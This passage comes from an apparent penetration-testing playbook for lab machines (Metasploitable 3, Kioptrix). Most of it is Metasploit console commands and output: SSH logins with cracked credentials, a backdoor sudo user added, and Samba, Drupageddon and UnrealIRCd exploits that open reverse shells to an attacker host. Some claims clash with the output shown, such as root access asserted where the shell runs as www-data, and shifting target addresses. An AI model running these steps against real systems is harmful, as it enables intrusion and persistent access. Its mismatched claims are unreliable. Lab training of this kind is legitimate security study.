4		shell linux	SSH c_three_pio:Pr0t0c07 (192.168.90.13:22)	10.10.10.30:34529 → 192.168.90.13:
22 (192.168.90.13)		shell linux	SSH ben_kenobi:thats_no_m00n (192.168.90.13:22)	10.10.10.30:43285 → 192.168.90.13:
6		shell linux	SSH anakin_skywalker:but_master:((192.168.90.13:22)	10.10.10.30:35829 → 192.168.90.13:
22 (192.168.90.13)		shell linux	SSH jarjar_binks:mesah_p@ssw0rd (192.168.90.13:22)	10.10.10.30:44061 → 192.168.90.13:
8		shell linux	SSH boba_fett:mandalorian1 (192.168.90.13:22)	10.10.10.30:42903 → 192.168.90.13:
22 (192.168.90.13)		shell linux	SSH jabba_hutt:my_kind_a_skum (192.168.90.13:22)	10.10.10.30:36105 → 192.168.90.13:
10		shell linux	SSH greedo:hanSh0tF1rst (192.168.90.13:22)	10.10.10.30:36157 → 192.168.90.13:
22 (192.168.90.13)		shell linux	SSH chewbacca:rwaaaaawr8 (192.168.90.13:22)	10.10.10.30:35873 → 192.168.90.13:
12		shell linux	SSH kylo_ren:Daddy_Issues2 (192.168.90.13:22)	10.10.10.30:35869 → 192.168.90.13:
22 (192.168.90.13)		shell linux		

Fig. 927. Sessions

Step 6: To open session 1, the “sessions 1” command is executed in the console. One user using the root user session has been created as shown below figure.

```
msf5 auxiliary(scanner/ssh/ssh_login) > sessions 1
[*] Starting interaction with 1...

shell

[*] Trying to find binary(python) on target machine
[*] Found python at /usr/bin/python
[*] Using `python` to pop up an interactive shell

$ id
id
uid=1111(leia_organa) gid=100(users) groups=100(users),27(sudo)
$ groups
groups
users sudo
$ sudo useradd -g sudo -s /bin/bash -m -p thakur123 thakur1
sudo useradd -g sudo -s /bin/bash -m -p thakur123 thakur1
[sudo] password for leia_organa: help_me_obiwan

$
```

DD. Playbook 30: Samba Server Root Access

Step 1: Firstly, the IP address of the attacker’s machine is found using the ifconfig command.

```
root@kali:/home/kali# ifconfig
```

```

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.10.10.50 netmask 255.255.255.0 broadcast 10.10.10.255
    inet6 fe80::5054:ff:fe12:b747 prefixlen 64 scopeid 0x20<link>
    ether 52:54:00:12:b7:47 txqueuelen 1000 (Ethernet)
    RX packets 1250186 bytes 94555974 (90.1 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 2353670 bytes 150426837 (143.4 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.101.2 netmask 255.255.255.0 broadcast 192.168.101.255
    inet6 fe80::5054:ff:fe12:b765 prefixlen 64 scopeid 0x20<link>
    ether 52:54:00:12:b7:65 txqueuelen 1000 (Ethernet)
    RX packets 16627 bytes 16805536 (16.0 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 10850 bytes 1123402 (1.0 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 156731 bytes 32747310 (31.2 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 156731 bytes 32747310 (31.2 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:/home/kali#

```

Step 2: Launch msfconsole and run Nmap scanning in the target host using the following command:

```
nmap -sV -O 192.168.90.13
```

```

root@kali:/home/kali# nmap -sV -O 192.168.90.13
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-09 18:26 EDT
Nmap scan report for 192.168.90.13
Host is up (0.0022s latency).
Not shown: 989 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ProFTPD 1.3.5
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux;
protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.7
111/tcp   open  rpcbind     2-4 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp   open  ipp         CUPS 1.7
3306/tcp  open  mysql       MySQL (unauthorized)
6667/tcp  open  irc         UnrealIRCd
8181/tcp  open  http        WEBrick httpd 1.3.1 (Ruby 2.3.7 (2018-03-28))

```

Step 3: As explained above, it will show the list ports and services open. This is noted that the Samba server is open on port number 445 of metasploitable 3 machines.

Step 4: Then search for samba server in msfconsole. This gives a list of all the auxiliaries, exploits, posts, and payloads related to the samba server.

```
msf5 > search samba
```

Matching Modules

Check	#	Name	Disclosure Date	Rank
		Description		
	0	auxiliary/admin/smb/samba_symlink_traversal		normal
No		Samba Symlink Directory Traversal		
	1	auxiliary/dos/samba/lsa_addprivs_heap		normal
No		Samba lsa_io_privilege_set Heap Overflow		
	2	auxiliary/dos/samba/lsa_transnames_heap		normal
No		Samba lsa_io_trans_names Heap Overflow		
	3	auxiliary/dos/samba/read_nttrans_ea_list		normal
No		Samba read_nttrans_ea_list Integer Overflow		
	4	auxiliary/scanner/rsync/modules_list		normal
No		List Rsync Modules		
	5	auxiliary/scanner/smb/smb_uninit_cred		normal
Yes		Samba _netr_ServerPasswordSet Uninitialized Credential State		
	6	exploit/freebsd/samba/trans2open	2003-04-07	great
No		Samba trans2open Overflow (*BSD x86)		
	7	exploit/linux/samba/chain_reply	2010-06-16	good
No		Samba chain_reply Memory Corruption (Linux x86)		
	8	exploit/linux/samba/is_known_pipename	2017-03-24	excellent
Yes		Samba is_known_pipename() Arbitrary Module Load		
	9	exploit/linux/samba/lsa_transnames_heap	2007-05-14	good
Yes		Samba lsa_io_trans_names Heap Overflow		
	10	exploit/linux/samba/setinfopolicy_heap	2012-04-10	normal
Yes		Samba SetInformationPolicy AuditEventsInfo Heap Overflow		
	11	exploit/linux/samba/trans2open	2003-04-07	great
No		Samba trans2open Overflow (Linux x86)		
	12	exploit/multi/samba/nttrans	2003-04-07	average
No		Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow		
	13	exploit/multi/samba/usermap_script	2007-05-14	excellent
No		Samba "username map script" Command Execution		
	14	exploit/osx/samba/lsa_transnames_heap	2007-05-14	average
No		Samba lsa_io_trans_names Heap Overflow		
	15	exploit/osx/samba/trans2open	2003-04-07	great
No		Samba trans2open Overflow (Mac OS X PPC)		
	16	exploit/solaris/samba/lsa_transnames_heap	2007-05-14	average
No		Samba lsa_io_trans_names Heap Overflow		
	17	exploit/solaris/samba/trans2open	2003-04-07	great
No		Samba trans2open Overflow (Solaris SPARC)		
	18	exploit/unix/http/quest_kace_systems_management_rce		2018-05-31
excellent	Yes	Quest KACE Systems Management Command Injection		
	19	exploit/unix/misc/distcc_exec	2002-02-01	excellent
Yes		DistCC Daemon Command Execution		
	20	exploit/unix/webapp/citrix_access_gateway_exec		2010-12-21
excellent	Yes	Citrix Access Gateway Command Execution		
	21	exploit/windows/fileformat/ms14_060_sandworm		2014-10-14
excellent	No	MS14-060 Microsoft Windows OLE Package Manager Code Execution		
	22	exploit/windows/http/sambar6_search_results	2003-06-21	normal
Yes		Sambar 6 Search Results Buffer Overflow		
	23	exploit/windows/license/calicclnt_getconfig	2005-03-02	average
No		Computer Associates License Client GETCONFIG Overflow		
	24	exploit/windows/smb/group_policy_startup	2015-01-26	manual
No		Group Policy Script Execution From Shared Resource		


```

25 post/linux/gather/enum_configs normal
No Linux Gather Configurations

msf5 >

```

Step 5: From the above list exploit multi/samba/usermap_script is used. Its options RHOSTS and RPORT are set as follows:

```
set rhost 192.168.90.13
```

```
set rport 445
```

```

msf5 > use exploit/multi/samba/usermap_script
msf5 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    192.168.90.13   yes       The target host(s), range CIDR identifier,
or hosts file with syntax 'file:<path>'
  RPORT     445              yes       The target port (TCP)

Exploit target:

  Id  Name
  --  -
  0   Automatic

msf5 exploit(multi/samba/usermap_script) > set rhosts 192.168.90.13
rhosts => 192.168.90.13
msf5 exploit(multi/samba/usermap_script) > set rport 445
rport => 445
msf5 exploit(multi/samba/usermap_script) >

```

Step 6: Then, an appropriate payload is searched using this command:

```
show payloads
```

```

msf5 exploit(multi/samba/usermap_script) > show payloads

Compatible Payloads
=====

  #  Name                                     Disclosure Date  Rank  Check
  --  -
  0  cmd/unix/bind_awk                         manual          No    Unix
Command Shell, Bind TCP (via AWK)
  1  cmd/unix/bind_busybox_telnetd            manual          No    Unix
Command Shell, Bind TCP (via BusyBox telnetd)
  2  cmd/unix/bind_inetd                       manual          No    Unix
Command Shell, Bind TCP (inetd)
  3  cmd/unix/bind_jjs                          manual          No    Unix
Command Shell, Bind TCP (via jjs)
  4  cmd/unix/bind_lua                          manual          No    Unix
Command Shell, Bind TCP (via Lua)

```

5	cmd/unix/bind_netcat	manual	No	Unix
Command	Shell, Bind TCP (via netcat)			
6	cmd/unix/bind_netcat_gaping	manual	No	Unix
Command	Shell, Bind TCP (via netcat -e)			
7	cmd/unix/bind_netcat_gaping_ipv6	manual	No	Unix
Command	Shell, Bind TCP (via netcat -e) IPv6			
8	cmd/unix/bind_perl	manual	No	Unix
Command	Shell, Bind TCP (via Perl)			
9	cmd/unix/bind_perl_ipv6	manual	No	Unix
Command	Shell, Bind TCP (via perl) IPv6			
10	cmd/unix/bind_r	manual	No	Unix
Command	Shell, Bind TCP (via R)			
11	cmd/unix/bind_ruby	manual	No	Unix
Command	Shell, Bind TCP (via Ruby)			
12	cmd/unix/bind_ruby_ipv6	manual	No	Unix
Command	Shell, Bind TCP (via Ruby) IPv6			
13	cmd/unix/bind_socat_udp	manual	No	Unix
Command	Shell, Bind UDP (via socat)			
14	cmd/unix/bind_zsh	manual	No	Unix
Command	Shell, Bind TCP (via Zsh)			
15	cmd/unix/generic	manual	No	Unix
Command,	Generic Command Execution			
16	cmd/unix/pingback_bind	manual	No	Unix
Command	Shell, Pingback Bind TCP (via netcat)			
17	cmd/unix/pingback_reverse	manual	No	Unix
Command	Shell, Pingback Reverse TCP (via netcat)			
18	cmd/unix/reverse	manual	No	Unix
Command	Shell, Double Reverse TCP (telnet)			
19	cmd/unix/reverse_awk	manual	No	Unix
Command	Shell, Reverse TCP (via AWK)			
20	cmd/unix/reverse_bash_telnet_ssl	manual	No	Unix
Command	Shell, Reverse TCP SSL (telnet)			
21	cmd/unix/reverse_jjs	manual	No	Unix
Command	Shell, Reverse TCP (via jjs)			
22	cmd/unix/reverse_ksh	manual	No	Unix
Command	Shell, Reverse TCP (via Ksh)			
23	cmd/unix/reverse_lua	manual	No	Unix
Command	Shell, Reverse TCP (via Lua)			
24	cmd/unix/reverse_ncat_ssl	manual	No	Unix
Command	Shell, Reverse TCP (via ncat)			
25	cmd/unix/reverse_netcat	manual	No	Unix
Command	Shell, Reverse TCP (via netcat)			
26	cmd/unix/reverse_netcat_gaping	manual	No	Unix
Command	Shell, Reverse TCP (via netcat -e)			
27	cmd/unix/reverse_openssl	manual	No	Unix
Command	Shell, Double Reverse TCP SSL (openssl)			
28	cmd/unix/reverse_perl	manual	No	Unix
Command	Shell, Reverse TCP (via Perl)			
29	cmd/unix/reverse_perl_ssl	manual	No	Unix
Command	Shell, Reverse TCP SSL (via perl)			
30	cmd/unix/reverse_php_ssl	manual	No	Unix
Command	Shell, Reverse TCP SSL (via php)			
31	cmd/unix/reverse_python	manual	No	Unix
Command	Shell, Reverse TCP (via Python)			
32	cmd/unix/reverse_python_ssl	manual	No	Unix
Command	Shell, Reverse TCP SSL (via python)			

```

33 cmd/unix/reverse_r manual No Unix
Command Shell, Reverse TCP (via R)
34 cmd/unix/reverse_ruby manual No Unix
Command Shell, Reverse TCP (via Ruby)
35 cmd/unix/reverse_ruby_ssl manual No Unix
Command Shell, Reverse TCP SSL (via Ruby)
36 cmd/unix/reverse_socat_udp manual No Unix
Command Shell, Reverse UDP (via socat)
37 cmd/unix/reverse_ssh manual No Unix
Command Shell, Reverse TCP SSH
38 cmd/unix/reverse_ssl_double_telnet manual No Unix
Command Shell, Double Reverse TCP SSL (telnet)
39 cmd/unix/reverse_tclsh manual No Unix
Command Shell, Reverse TCP (via Tclsh)
40 cmd/unix/reverse_zsh manual No Unix
Command Shell, Reverse TCP (via Zsh)

msf5 exploit(multi/samba/usermap_script) >

```

Step 7: From list of payloads, cmd/unix/reverse payload is selected. Its LHOST option is set as:

set lhost 10.10.10.50

```

msf5 exploit(multi/samba/usermap_script) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf5 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    192.168.90.13   yes       The target host(s), range CIDR identifier,
or hosts file with syntax 'file:<path>'
  RPORT     445              yes       The target port (TCP)

Payload options (cmd/unix/reverse):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     specified        yes       The listen address (an interface may be
specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  -
  0   Automatic

msf5 exploit(multi/samba/usermap_script) > set lhost 10.10.10.50
lhost => 10.10.10.50
msf5 exploit(multi/samba/usermap_script) >

```

Step 8: Then, the exploit command is executed to launch the attack. This will return remote shell access of the metasploitable machine in the attacker's console.

EE. Playbook 31: Exploits Drupal HTTP Parameter value SQL Injection for root access

DrupalHTTP Parameter Key/Value module is exploited to gain remote access from the vulnerable machine. It is already tested for Drupal versions 7.0 and 7.3. In actual, there are 2 ways to trigger PHP payload on the target machine.

- set TARGET 0: This is the Form-cache PHP injection method (default). Allows to upload malicious form on Drupal's cache, and then this is executed by executing the payload using the POP chain.
- set TARGET 1: This is the User-post injection method. This creates a new Drupal account, attaches it to the administrator's group, facilitates Drupal's PHP module, grants administrators.

The ability to package PHP code in their posts and creates a new post with the payload and previews it to initiate the payload execution.

Step 1: Firstly, msfconsole is launched. Run use exploit/multi/HTTP/drupal_drupageddon command.

Step 2: Payload php/reverse_perl is selected and its options LHOST and LPORT are set to 192.168.90.13 and 32393, respectively.

Step 3: Then, the options for the selected exploit are set as rhosts, rport, and targeturi to 192.168.90.13, 80, and /drupal/ respectively.

```
root@kali:/home/kali# msfconsole

# cowsay++

< metasploit >
-----
      \   '(oo)'
       \   (__)_____) \
        _||--|| *

      =[ metasploit v5.0.87-dev ]
+ -- --=[ 2006 exploits - 1096 auxiliary - 343 post ]
+ -- --=[ 562 payloads - 45 encoders - 10 nops ]
+ -- --=[ 7 evasion ]

Metasploit tip: Enable HTTP request and response logging with set HttpTrace true

msf5 > use exploit/multi/http/drupal_drupageddon
msf5 exploit(multi/http/drupal_drupageddon) > show options

Module options (exploit/multi/http/drupal_drupageddon):

  Name          Current Setting  Required  Description
  ----          -
  Proxies        type:host:port[,type:host:port][...]  no        A proxy chain of format
RHOSTS          file:<path>'     yes       The target host(s), range CIDR identifier,
or hosts file with syntax 'file:<path>'
RPORT           80               yes       The target port (TCP)
SSL             false            no        Negotiate SSL/TLS for outgoing connections
TARGETURI      /                yes       The target URI of the Drupal installation
VHOST          no               no        HTTP server virtual host

Exploit target:

  Id  Name
  --  ----
```

```
0 Drupal 7.0 - 7.31 (form-cache PHP injection method)
```

```
msf5 exploit(multi/http/drupal_drupageddon) >
```

```
msf5 exploit(multi/http/drupal_drupageddon) > set payload php/reverse_perl
payload => php/reverse_perl
msf5 exploit(multi/http/drupal_drupageddon) > set rhosts 192.168.90.13
```

```
rhosts => 192.168.90.13
```

```
msf5 exploit(multi/http/drupal_drupageddon) > set lhost 10.10.10.50
lhost => 10.10.10.50
msf5 exploit(multi/http/drupal_drupageddon) > set lport 32393
lport => 32393
msf5 exploit(multi/http/drupal_drupageddon) > set targeturi /drupal/
targeturi => /drupal/
msf5 exploit(multi/http/drupal_drupageddon) > set rport 80
rport => 80
msf5 exploit(multi/http/drupal_drupageddon) >
```

Step 4: Then execute the run command to launch the attack. When this exploit is executed, it gives the attacker root access to Metasploitable 3 machines.

Step 5: This access can be verified by typing id and ifconfig command to the Metasploitable machine.

```
msf5 exploit(multi/http/drupal_drupageddon) > run

[*] Started reverse TCP handler on 10.10.10.50:32393
[*] Command shell session 1 opened (10.10.10.50:32393 -> 192.168.90.13:42397) at
2021-06-09 18:50:13 -0400

id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
ifconfig
docker0    Link encap:Ethernet  HWaddr 02:42:b6:c2:1e:26
           inet addr:172.17.0.1  Bcast:172.17.255.255  Mask:255.255.0.0
           inet6 addr: fe80::42:b6ff:fec2:1e26/64 Scope:Link
           UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
           RX packets:0 errors:0 dropped:0 overruns:0 frame:0
           TX packets:645 errors:0 dropped:0 overruns:0 carrier:0
           collisions:0 txqueuelen:0
           RX bytes:0 (0.0 B)  TX bytes:115033 (115.0 KB)

eth0      Link encap:Ethernet  HWaddr 52:54:00:12:b7:34
           inet addr:192.168.90.13  Bcast:192.168.90.255  Mask:255.255.255.0
           inet6 addr: fe80::5054:ff:fe12:b734/64 Scope:Link
           UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
           RX packets:2876 errors:0 dropped:0 overruns:0 frame:0
           TX packets:2875 errors:0 dropped:0 overruns:0 carrier:0
           collisions:0 txqueuelen:1000
           RX bytes:321110 (321.1 KB)  TX bytes:414487 (414.4 KB)

lo        Link encap:Local Loopback
           inet addr:127.0.0.1  Mask:255.0.0.0
           inet6 addr: ::1/128 Scope:Host
           UP LOOPBACK RUNNING  MTU:65536  Metric:1
           RX packets:57201 errors:0 dropped:0 overruns:0 frame:0
```

```
TX packets:57201 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:30152885 (30.1 MB) TX bytes:30152885 (30.1 MB)
```

```
vethb5e876d Link encap:Ethernet HWaddr f2:4c:e4:71:68:1e
inet6 addr: fe80::f04c:e4ff:fe71:681e/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:0 errors:0 dropped:0 overruns:0 frame:0
TX packets:674 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:0 (0.0 B) TX bytes:119476 (119.4 KB)
```

Step 6: Payload php/meterpreter/reverse_tcp can also be used that provides meterpreter access to metasploitable 3 machines.

```
msf5 exploit(multi/http/drupal_drupageddon) > set payload
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/http/drupal_drupageddon) > show options

Module options (exploit/multi/http/drupal_drupageddon):

  Name          Current Setting  Required  Description
  ----          -
  Proxies        type:host:port[,type:host:port][...] no         A proxy chain of format
  RHOSTS         192.168.90.13   yes       The target host(s), range CIDR identifier,
or hosts file with syntax 'file:<path>'
  RPORT         80              yes       The target port (TCP)
  SSL            false           no        Negotiate SSL/TLS for outgoing connections
  TARGETURI     /drupal/        yes       The target URI of the Drupal installation
  VHOST          no              no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

  Name          Current Setting  Required  Description
  ----          -
  LHOST         10.10.10.50     yes       The listen address (an interface may be
specified)
  LPORT         32393           yes       The listen port

Exploit target:

  Id  Name
  --  ---
  0   Drupal 7.0 - 7.31 (form-cache PHP injection method)

msf5 exploit(multi/http/drupal_drupageddon) > run

[*] Started reverse TCP handler on 10.10.10.50:32393
[*] Sending stage (38288 bytes) to 192.168.90.13
[*] Meterpreter session 2 opened (10.10.10.50:32393 -> 192.168.90.13:42401) at
2021-06-09 18:53:04 -0400

meterpreter > pwd
/var/www/html/drupal
meterpreter >
```

FF. Playbook 32: Exploiting Unreal IRCD service

Attacker uses Metasploitable 3 to runs the UnrealIRCD IRC daemon on port 6667. The malicious backdoor was present in this version where the backdoor is becomes accessible by sending the letters “AB” to the server on any open port followed by the device order. Metasploit has a plugin that can be used to exploit this and get an interactive shell.

Step 1: Configure Metasploit console using msfconsole first.

Step 2: Search for unreal and run use exploit/unix/irc/unreal_ircd_3281_backdoor command. It already uses payload cmd/unix/reverse_ruby.

Step 3: Run show options command to list options that we have o set.

Step 4: Set RHOSTS which is the target/victim host, to 192.168.80.16, RPORT that is target port, to 6667, LHOST that is listener address, to 10.10.10.50

Step 5: Execute run or exploit command.

```
msf5 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    or hosts file with syntax 'file:<path>'
  RPORT     6667             yes       The target port (TCP)

Exploit target:

  Id  Name
  --  ---
  0   Automatic Target

msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload
cmd/unix/reverse_ruby
payload => cmd/unix/reverse_ruby
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    or hosts file with syntax 'file:<path>'
  RPORT     6667             yes       The target port (TCP)

Payload options (cmd/unix/reverse_ruby):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     specified)
  LPORT     4444             yes       The listen port
```

Exploit target:

```
Id  Name
--  ----
0   Automatic Target
```

```
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set lhost 10.10.10.50
lhost => 10.10.10.50
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set rhosts 192.168.80.16
rhosts => 192.168.80.16
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > run
```

```
[*] Started reverse TCP handler on 10.10.10.50:4444
[*] 192.168.80.16:6667 - Connected to 192.168.80.16:6667...
    :irc.TestIRC.net NOTICE AUTH :*** Looking up your hostname...
[*] 192.168.80.16:6667 - Sending backdoor command...
[*] Command shell session 1 opened (10.10.10.50:4444 -> 192.168.80.16:45593) at
2021-06-09 18:56:58 -0400
```

```
ls
CVS
Changes
Changes.old
Config
Donation
INSTALL.REMOTEINC
LICENSE
Makefile
Makefile.in
README
Unreal.nfo
aliases
autoconf
badwords.channel.conf
badwords.message.conf
badwords.quit.conf
config.guess
config.log
config.status
config.sub
configure
curl-ca-bundle.crt
curlinstall
dccallow.conf
doc
extras
help.conf
include
install-sh
ircd.log
ircd.motd
ircd.pid
ircd.tune
ircdcron
keys
m_template.c
```



```
makefile.win32
modulize
networks
newnet
spamfilter.conf
src
tmp
unreal
unreal.in
unrealircd.conf
update
wircd.def
```

Step 6: Here, payload cmd/Unix/reverse can also be tried, which in return gives root access to Metasploitable 3. This is verified by typing the ls command.

```
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    192.168.80.16   yes       The target host(s), range CIDR identifier,
or hosts file with syntax 'file:<path>'
  RPORT     6667             yes       The target port (TCP)

Payload options (cmd/unix/reverse):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     10.10.10.50     yes       The listen address (an interface may be
specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  -
  0   Automatic Target

msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > run

[*] Started reverse TCP double handler on 10.10.10.50:4444
[*] 192.168.90.13:6667 - Connected to 192.168.80.16:6667...
   :irc.TestIRC.net NOTICE AUTH :*** Looking up your hostname...
[*] 192.168.90.13:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo xaQgogZzn7rIWJN0;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "xaQgogZzn7rIWJN0\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 2 opened (10.10.10.50:4444 -> 192.168.80.16:45595) at
2021-06-09 18:59:12 -0400

ls
CVS
Changes
Changes.old
Config
Donation
INSTALL.REMOTEINC
LICENSE
Makefile
```

```
Makefile.in
README
Unreal.nfo
aliases
autoconf
badwords.channel.conf
badwords.message.conf
badwords.quit.conf
config.guess
config.log
config.status
config.sub
configure
curl-ca-bundle.crt
curlinstall
dccallow.conf
doc
extras
help.conf
include
install-sh
ircd.log
ircd.motd
ircd.pid
ircd.tune
ircdcron
keys
m_template.c
makefile.win32
modulize
networks
newnet
spamfilter.conf
src
tmp
unreal
unreal.in
unrealircd.conf
update
wircd.def
```

ifconfig

```
docker0  Link encap:Ethernet  HWaddr 02:42:b6:c2:1e:26
          inet addr:172.17.0.1  Bcast:172.17.255.255  Mask:255.255.0.0
          inet6 addr: fe80::42:b6ff:fec2:1e26/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:666 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:118721 (118.7 KB)
```

```
eth0     Link encap:Ethernet  HWaddr 52:54:00:12:b7:34
          inet addr:192.168.80.16  Bcast:192.168.90.255  Mask:255.255.255.0
          inet6 addr: fe80::5054:ff:fe12:b734/64 Scope:Link
```

```

UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
RX packets:3039 errors:0 dropped:0 overruns:0 frame:0
TX packets:2981 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:418698 (418.6 KB)  TX bytes:430985 (430.9 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:58999 errors:0 dropped:0 overruns:0 frame:0
          TX packets:58999 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:30880283 (30.8 MB)  TX bytes:30880283 (30.8 MB)

vethb5e876d Link encap:Ethernet  HWaddr f2:4c:e4:71:68:1e
          inet6 addr: fe80::f04c:e4ff:fe71:681e/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:696 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:123271 (123.2 KB)

```

Kioptrix Level 1 Exploits Walkthrough:

GG.Playbook 33: To get root access to the Kioptrix machine

Here we created our exploit and executed and compiled it to get root access to Kioptrix.

Information gathering:

Step 1: Firstly, to get the internal IP address of Kioptrix, the arp-scan -l command is used. Arp-scan is a Linux command-line tool that scans the network of a certain interface for alive hosts and its

-l or -localnet generates IP addresses from its network interface configuration. In review, we know that 192.168.90.12 is the IP address of kioptrix, because except it all others are IP addresses of different machines in our network.

Nmap Scanning:

Step 2: Firstly, perform nmap 192.168.90.12 to find out the services running on Kioptrix.

```

root@kali:/home/kali# whoami
root
root@kali:/home/kali# nmap 192.168.90.12
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-09 19:00 EDT
Nmap scan report for 192.168.90.12
Host is up (0.0040s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
443/tcp   open  https
1024/tcp  open  kdm

Nmap done: 1 IP address (1 host up) scanned in 0.25 seconds
root@kali:/home/kali#

```

Step 3: To get detailed results about the services and the ports nmap -sC -sV -A 192.168.90.12 command is executed.

```

root@kali:/home/kali# nmap -sC -sV -A 192.168.90.12

```

```

Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-09 19:01 EDT
Nmap scan report for 192.168.90.12
Host is up (0.0031s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 2.9p2 (protocol 1.99)
|_ ssh-hostkey:
|   1024 b8:74:6c:db:fd:8b:e6:66:e9:2a:2b:df:5e:6f:64:86 (RSA1)
|   1024 8f:8e:5b:81:ed:21:ab:c1:80:e1:57:a3:3c:85:c4:71 (DSA)
|_ 1024 ed:4e:a9:4a:06:14:ff:15:14:ce:da:3a:80:db:e2:81 (RSA)
|_ sshv1: Server supports SSHv1
80/tcp    open  http         Apache httpd 1.3.20 ((Unix) (Red-Hat/Linux) mod_ssl/2.8.4
OpenSSL/0.9.6b)
|_ http-methods:
|_ Potentially risky methods: TRACE
|_ http-server-header: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4
OpenSSL/0.9.6b
|_ http-title: Test Page for the Apache Web Server on Red Hat Linux
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd (workgroup: MYGROUP)
443/tcp   open  ssl/https    Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4
OpenSSL/0.9.6b
|_ http-server-header: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4
OpenSSL/0.9.6b
|_ http-title: 400 Bad Request
|_ ssl-date: 2021-06-10T03:02:41+00:00; +4h00m00s from scanner time.
|_ sslv2:
|   SSLv2 supported
|   ciphers:
|   SSL2_RC4_128_EXPORT40_WITH_MD5
|   SSL2_DES_192_EDE3_CBC_WITH_MD5
|   SSL2_RC4_64_WITH_MD5
|   SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|   SSL2_DES_64_CBC_WITH_MD5
|   SSL2_RC2_128_CBC_WITH_MD5
|   SSL2_RC4_128_WITH_MD5
1024/tcp  open  status       1 (RPC #100024)
Device type: general purpose
